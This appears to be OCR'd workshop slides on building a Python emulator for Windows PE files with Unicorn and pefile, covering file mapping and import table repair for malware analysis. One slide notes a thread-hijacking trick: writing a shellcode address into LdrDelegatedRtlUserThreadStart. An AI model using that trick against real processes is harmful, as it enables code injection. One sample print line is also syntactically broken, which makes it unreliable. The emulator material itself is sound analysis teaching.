
ntdll!LdrInitializeThunk

note: RtlUserThreadStart is entrypoint of every thread.
We can hijack thread via write shellcode address into global variable'LdrDelegatedRtlUserThreadStart'.

>_Qick Recap

1. Once a process creates, kernel maps each section into memory in the expected addresses
2. Next, kernel creates a new thread for this process. This thread will call ntdll!LdrInitializeThunk to repair Import Address Table (IAT), Export Address Table (EAT) and Relocation
3. Finally, thread enter func@AddressOfEntry

Build our own emulator for *.exe file



aaaddress1@chroot.org

>_for Emulator?

1. **File Mapping** - It's essential for codes to fetch information from each other section (e.g., codes@.text read text@.rdata)

2. **Repair IAT, Relocation** - Repairing Import Address Table for malware to call WinAPI at correct address; In an emulator, it's easy for us to place PE image at expected image base, so we don't care about relocation.

3. **Thread Simulation** - We need to create a fake CPU unit to run every single instruction, and it's allowed us to monitor all behavior.

>_Emu in Python

1. **File Mapping** - It's essential for codes to fetch information from each other section (e.g., codes@.text read text@.rdata) ➔ via PEFile.py

2. **Repair IAT** - Repairing Import Address Table for malware to call WinAPI at correct address ➔ via Unicorn.py + PEFile.py + Keystone.py

3. **Thread Simulation** - We need to create a fake CPU unit to run every single instruction, and it's allowed us to monitor all behavior ➔ via Unicorn.py

>_Unicorn.py

Unicorn is a lightweight multi-platform, multi-architecture CPU emulator framework.

Highlight features:

- Multi-architectures: Arm, Arm64, M68K, Mips, Sparc, x86, & x86_64.
- Implemented in pure C language, with bindings for Crystal, Clojure, Visual Basic, Perl, Rust, Haskell, Ruby, Python, Java, Go, .NET, Delphi/Pascal & MSVC available.
- Native support for Windows & *nix (with Mac OSX, Linux, *BSD & Solaris confirmed).
- High performance by using Just-In-Time compiler technique.
- Thread-safe by design.

  ...


Unicorn is based on QEMU, but it goes much further with a lot more to offer.

>_Unicorn.py


```python
from unicorn import *
from unicorn.x86_const import *
print("Emulate i386 code")

# Initialize emulator in X86-32bit mode
mu = Uc(UC_ARCH_X86, UC_MODE_32)

addr = 0x1000000 # memory addr where emulation starts
mu.mem_map(addr, 2 * 1024 * 1024) # map 2MB memory

X86_CODE32 = b"\x41\x4a" # INC ecx; DEC edx
mu.mem_write(addr, X86_CODE32) # write machine code to memory

mu.reg_write(UC_X86_REG_ECX, 0x1234) # ecx = 0x1234
mu.reg_write(UC_X86_REG_EDX, 0x7890) # edx = 0x7890

# emulate code in infinite time & unlimited instructions
mu.emu_start(addr, addr + len(X86_CODE32))

# now print out some registers
print("Emulation done. Below is the CPU context")
print(">>> ECX = 0x%x" mu.reg_read(UC_X86_REG_ECX))
print(">>> EDX = 0x%x" mu.reg_read(UC_X86_REG_EDX))
```

```
Emulate i386 code
Emulation done. Below is the CPU context
>>> ECX = 0x1235
>>> EDX = 0x788f
```

Challenge 1 🎯
>_File Mapping


Exe File (PE)
SizeOfHeaders
sizeof(Section Header) =
IMAGE_SIZEOF_SECTION_HEADER = 40(fixed)
011011
10010
011011
10010
Section Header 1 (.text)
Section Header 2
Section Header 3
...
Section Data 1 (.text)
...
DOS Program
NtHeader
File Header
OptionalHeader
.ImageBase (0x400000)
.SizeOfHeaders
.AddressOfEntryPoint
.NumberOfSections
.SizeOfImage
.DataDirectory

```
SectionHeader[i] = PIMAGE_SECTION_HEADER(
    NtHeader +
    sizeof(IMAGE_NT_HEADERS) +
    IMAGE_SIZEOF_SECTION_HEADER * index
);
```



>_File Mapping


```
19      pe = pefile.PE(pePath)
20      ...
21      # How much memory exe want
22      mu.mem_map(imgBase, pe.OPTIONAL_HEADER.SizeOfImage)
23      # write dos+nt header
24      mu.mem_write(imgBase, pe.get_data(rva = 0, length = pe.OPTIONAL_HEADER.SizeOfHeaders))
25
26      print('[*] Mapping Section ...')
27      for section in pe.sections:
28          sectName = section.Name.decode('utf8').strip('\x00')
29          virtAddr = section.VirtualAddress
30          sectSize = section.Misc_VirtualSize
31          sectData = section.get_data()
32          mu.mem_write(imgBase + virtAddr, sectData)
33          print ('\t%s@%s' %
34          (
35              sectName,
36              hex(imgBase + virtAddr)
37          ))
```

>_File Mapping

```
# mapping image into process memory (e.g. section, image header, etc)
self.uc.mem_map(self.image_base, self.size_of_image)
mapped_image = self.pe.get_memory_mapped_image(ImageBase=self.image_base)
self.uc.mem_write(self.image_base, mapped_image)
self.printLog('\t[+] finish mapping section into process')
```

Challenge 2 🎯

>_Repair Import Address Table



File Header

OptionalHeader

.ImageBase (0x400000)

